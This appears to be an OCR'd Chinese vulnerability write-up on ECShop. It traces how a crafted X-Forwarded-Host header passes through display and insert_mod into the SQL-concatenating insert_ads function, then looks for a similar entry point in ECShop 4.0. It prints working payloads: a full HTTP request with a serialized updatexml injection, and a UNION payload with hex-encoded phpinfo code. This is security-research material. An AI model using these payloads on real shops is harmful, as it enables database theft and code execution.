


```
function insert_mod($name) // 处理动态内容
{
    list($fun, $para) = explode( delimiter: '|', $name);
    $para = unserialize($para);
    $fun = 'insert_' . $fun;

    return $fun($para);
}
```

0x12

- Display
- Insert_mod
- a:2:{s:3:“num”;s:107:“*/SELECT 1,0x2d312720554e494f4e2f2a,2,4,5,6,7,8,0x7b24617364275d3b706870696e666f0928293b2f2f7d787878,10-- -”;s:2:“id”;s:11:“-1 ’ UNION/*”;} // 为什么要序列

化?




```php
function insert_mod($name) // 处理动态内容
{
    list($fun, $para) = explode( delimiter: '|', $name);
    $para = unserialize($para);
    $fun = 'insert_' . $fun;

    return $fun($para);
}
```

0x13

- SQL

  通过_echash 进行分割，传参进入 insert_mod




```php
if (strpos($out, $this->_echash) !== false)
{
    $k = explode($this->_echash, $out);
    print_r($k);
    foreach ($k AS $key => $val)
    {
        if (($key % 2) == 1)
        {
            $k[$key] = $this->insert_mod($val);
        }
    }
    $out = implode( glue: '', $k);
}
```

0x14

- SQL

通过_echash 进行分割, 传参进入 insert_mod, 打印 $k 会发现分割后, 剩下的 ads | 序列化后的数据, 进入 insert_mod(key 值为 5, 满足 $key%2 ==1)



```
GET /user.php?act=collection_list&dd=1 HTTP/1.1
Host: ecshop.dd
X-Forwarded-Host:45ea207d7a2b68c49582d2d22adf953aads|a:2:{s:7:"user_id";s:52:"1'and updatexml(1,c(1^2,0x7e,user()),1) and
'";s:7:"payment";s:1:"1";}|
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=e7te2ao96ushh6qnsq10p116v4; ECS_ID=fd654d8b81d8ac29a7d52edd778880d08fc93992;
ECS[visit_times]=1; ECSCP_ID=0379e69903cfcdfba10afb75ab895cec634e2382; real_ipd=127.0.0.1
Connection: close
```


```
class="bnt_blue_1" />
            </td>
          </tr>
          <tr>
            <td colspan="2" align="center" bgcolor="#ffffff"><t
class="B_blue"></textarea></td>
          </tr>
        </table>
      </form>
      <script language="JavaScript">
    var elements = document.forms['theForm'].elements
    var url = 'http://
  [5] => ads|a:2:{s:7:"user_id";s:52:"1'and updatexml(1,c
    var u   = '1';
    /**
     * 生成代码
```

0x15

- SQL

Insert_mod 处理

ads|a:2:{s:3:"num";s:107:"*/SELECT 1,0x2d312720554e494f4e2f2a,2,4,5,6,7,8,0x7b24617364275d3b706870696e666f0928293b2f2f7d787878,10-- -";s:2:"id";s:11:"-1' UNION/*";}




```
HTTP/1.1 200 OK
Date: Sat, 09 Nov 2019 04:32:36 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
X-Powered-By: PHP/5.5.9
Cache-control: private
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 8948

this $fun:member_info    Array
(
    [name] => member_info
)
this $fun:cart_info    Array
(
    [name] => cart_info
)
this $fun:ads    this $fun:cron    Array
(
    [name] => cron
)
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://w
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="Generator" content="ECSHOP v4.0.6" />
```


0x16

- SQL

Insert_mod 处理, 通过分割后，$fun 与多出的 ads 进行拼接，$para 是我们可控的序列化数据, 最后被带入 insert_ads 造成 SQL 注入。




```
function insert_mod($name) // 处理动态内容
{
    list($fun, $para) = explode( delimiter: '|', $name);
    $para = unserialize($para);
```



```php
    $fun = 'insert_' . $fun;

    return $fun($para); //insert_ads($para)
}
```

0x17

- SQL 拼接导致的 SQL 注入



```php
function insert_ads($arr)
{
    static $static_res = NULL;

    $time = gmtime();
    if (!empty($arr['num']) && $arr['num'] != 1)
    {
        $sql  = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name, p.ad_width, ' .
                    'p.ad_height, p.position_style, RAND() AS rnd ' .
                'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '.
                'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.position_id = p.position_id ' .
                "WHERE enabled = 1 AND start_time <= '" . $time . "' AND end_time >= '" . $time . "' ".
                    "AND a.position_id = '" . $arr['id'] . "' " .
                'ORDER BY rnd LIMIT ' . $arr['num'];
        $res = $GLOBALS['db']->GetAll($sql);
    }
    else
    {
        if ($static_res[$arr['id']] === NULL)
        {
            $sql  = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name, p.ad_width, '.
                        'p.ad_height, p.position_style, RAND() AS rnd ' .
                    'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '.
                    'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.position_id = p.position_id ' .
                    "WHERE enabled = 1 AND a.position_id = '" . $arr['id'] .
                        "' AND start_time <= '" . $time . "' AND end_time >= '" . $time . "' " .
                    'ORDER BY rnd LIMIT 1';
            $static_res[$arr['id']] = $GLOBALS['db']->GetAll($sql);
        }
        $res = $static_res[$arr['id']];
```

0x18

- HTTP 头传参 (防止被转义)

- 可控参数代入 assign 渲染模板

- display 进行_echash 进行分割, 带入 insert_mod


- 一个可以利用的 inser_xxx 函数 造成 SQL

04

Ecshop 4.0 SQL 葫芦画瓢

0x01


- 新的 HTTP 头寻找



user.php (E:\phpstudy_pro\WWW\ecshop.dd) vs E:\code\es36\html)
Side-by-side viewer
Do not ignore
Highlight words
37 differences
user.php (E:\phpstudy_pro\WWW\ecshop.dd)
user.php (E:\code\es36\html)
assign('back_act', $back_act);
□ Match Case
□ Words

```
    }
    else
    {
        echo 'ok';
    }
}
/* 用户登录界面 */
elseif ($action == 'login')
{
    if (empty($back_act))
    {
        if (empty($back_act) && isset($GLOBALS['_SERVER']['HTTP_REFERER']))
        {
            $back_act = strpos($GLOBALS['_SERVER']['HTTP_REFERER'], 'user.php') ? './ir
        }
        else
        {
            $back_act = 'user.php';
        }

    }


    $captcha = intval($_CFG['captcha']);
    if (($captcha & CAPTCHA_LOGIN) && (!($captcha & CAPTCHA_LOGIN_FAIL) || (($captcha &
```


```
    }
    else
    {
        echo 'ok';
    }
}
/* 用户登录界面 */
elseif ($action == 'login')
{
    if (empty($back_act))
    {
        if (empty($back_act) && isset($GLOBALS['_SERVER']['HTTP_REFERER']))
        {
            $back_act = strpos($GLOBALS['_SERVER']['HTTP_REFERER'], 'user.php') ? './in
        }
        else
        {
            $back_act = 'user.php';
        }

    }


    $captcha = intval($_CFG['captcha']);
    if (($captcha & CAPTCHA_LOGIN) && (!($captcha & CAPTCHA_LOGIN_FAIL) || (($captcha &
```



```
    {
        $GLOBALS['smarty']->assign('enabled_captcha', 1);
        $GLOBALS['smarty']->assign('rand', mt_rand());
    }
    $_SESSION['back_act'] = $back_act;
    $smarty->display('user_passport.dwt');
}

/* 处理会员的登录 */
elseif ($action == 'act_login')
{
```

```
    {
        $GLOBALS['smarty']->assign('enabled_captcha', 1);
        $GLOBALS['smarty']->assign('rand', mt_rand());
    }

    $smarty->assign('back_act', $back_act);
    $smarty->display('user_passport.dwt');
}

/* 处理会员的登录 */
elseif ($action == 'act_login')
```


```
$ucdata = isset($user->ucdata)? $user->ucdata : '';
show_message( content: $_LANG['login_success'] . $ucdata , array($_LANG['back_up_page'], $_LANG['profile_lnk']), array($back_act,'user.php'), type: 'info');
```



```
     * @return  string      当前的域名
     */
    function get_domain()
    {
        /* 协议 */
        $protocol = $this->http();

        /* 域名或IP地址 */
        if (isset($_SERVER['HTTP_X_FORWARDED_HOST']))
        {
            $host = $_SERVER['HTTP_X_FORWARDED_HOST'];
        }
        elseif (isset($_SERVER['HTTP_HOST']))
        {
            $host = $_SERVER['HTTP_HOST'];
        }
```

0x02

- Get_domain 以 HTTP_X_FORWARDED_HOST 获取返回 Function url() 函数调用了 get_domain 函数。



